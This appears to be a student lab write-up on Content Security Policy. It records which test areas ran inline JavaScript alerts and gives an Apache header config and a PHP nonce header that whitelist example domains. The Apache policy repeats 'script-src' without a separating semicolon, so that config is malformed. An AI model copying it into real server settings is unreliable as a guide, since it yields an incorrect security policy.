


The button for this also executed JS and created an alert.

For example32b only the self and from www.example70.com passed.

The button for this site did not create the alert like the previous site.

For the example32c it also passed the self and from www.example70.com, but also passed the inline Nonce test for 3 out of the 6.




The button for this site did not produce the alert.

In order to make it so that Area 5 and Area 6 are displayed as OK they need to be added to the apache_csp.conf so that they are whitelisted. To do this I added the following lines to the config.

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
            default-src 'self'; \
            script-src 'self' *.example70.com \
            script-src 'self' *.example60.com \
          "
</VirtualHost>
```

This makes area 5 and 6 display OK.



For example32c you have to change the php file so that it modifies the header there.

```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com  *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

After doing this change I was able to get Area 1, 2, 4, 5, and 6 to show OK.

CSP can be used to help prevent XSS attacks by making it so that only trusted sources can run code. Because XSS relies on running unprotected code from a user this would make it so that the code would not run and would not be vulnerable to XSS.